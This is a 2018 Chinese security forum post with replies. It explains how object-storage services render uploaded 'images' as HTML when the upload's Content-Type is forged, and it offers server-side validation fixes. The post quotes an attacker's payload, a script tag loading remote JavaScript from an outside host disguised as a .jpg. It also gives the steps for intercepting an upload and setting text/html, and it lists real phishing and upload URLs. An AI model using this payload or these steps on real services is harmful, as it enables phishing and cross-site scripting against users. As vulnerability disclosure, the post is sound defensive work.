OSS对象存储上传解析漏洞

pirogue / 2018-02-28 11:11:00 / 浏览数 16511 安全技术 技术讨论 顶(1) 踩(0)

事件背景

安全研究员在近期发现网络上频繁发生国内大型互联网厂商上传图片后解析成html、js页面，被黑产人员用作钓鱼攻击。

攻击案例

酷狗钓鱼链接：
`http://userphoto.bssdl.kugou.com/70296bbe6e02223af1cfb952b2eefcb3.jpg#1519721124069`

实际上攻击者上传了一个内容为`<script src=//55555.gz.bcebos.com/mjk.js?111></script>`的后缀为jpg的文件，当用户打开原本是图片的网址，会被浏览器渲染成js最终的展示效果，包括一些列的鼠标

漏洞分析

网易对象存储中提到"文件的 MIME，定义文件的类型及网页编码，决定浏览器将以什么形式、什么编码读取文件。如果用户没有指定则根据 Key 或文件名的扩展名生成，如果没有扩展名则填默认值"

以163站点为例http://new.hi.163.com/#/setting/step1 ，163新闻讨论站点上传头像地址。

攻击步骤：

0x01:

无论我们上传什么类型后缀的文件，只要截获上传数据包，将content-type类型修改为"text/html"：

0x02:

打开上传后的文件地址：http://hi-163-common.nosdn.127.net/upload/201802/27/6efee9301baa11e89a72a5fc87cb5892

发现content-type为我们上传时设置的text/html，发现原本的图片，已经把内容当做html进行渲染。

攻击者可通过自定义上传content-type类型，进行xss或者钓鱼攻击。

修复方案

在使用对象存储时，根据业务需要在服务端校验Content-Type。

写在最后

在几个月前我就在博客中有写到一篇《阿里云OSS约等于文件上传漏洞？》的文章，其中就提到了任意文件上传导致xss漏洞，当时只是发现了现象，并没有对oss云存储的形 现在来看除了用户使用上要严格校验上传文件类型外，OSS文件存储是否也应该在设计上避免"因用户默认不在后端校验文件MIME类型"导致的安全隐患呢？
见帖子2楼


上一篇：GlobeImposter勒索样本分析 下一篇：kali 2018.1安装教程 从...

1. 4 条回复


wps2015 2018-02-28 14:54:35


学习到了

0 回复Ta


pirogue 2018-02-28 17:14:53

业务研发方：在使用对象存储时，根据业务需要在服务端先校验文件后缀类型，再校验Content-Type是否属与此后缀类型相匹配；
云储存方：文件后缀类型与文件MIME强关联，一一对应，例如禁止jpeg后缀的文件MIME变成text/html。

1 回复Ta


pirogue 2018-03-02 20:10:53

图片服务器黑名单content-type:
text/html
text/xml
text/javascript
遇到这3类可统一换成text/plain。

1 回复Ta


niexinming 2018-09-28 16:52:13

信息安全的男生绝不认输

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板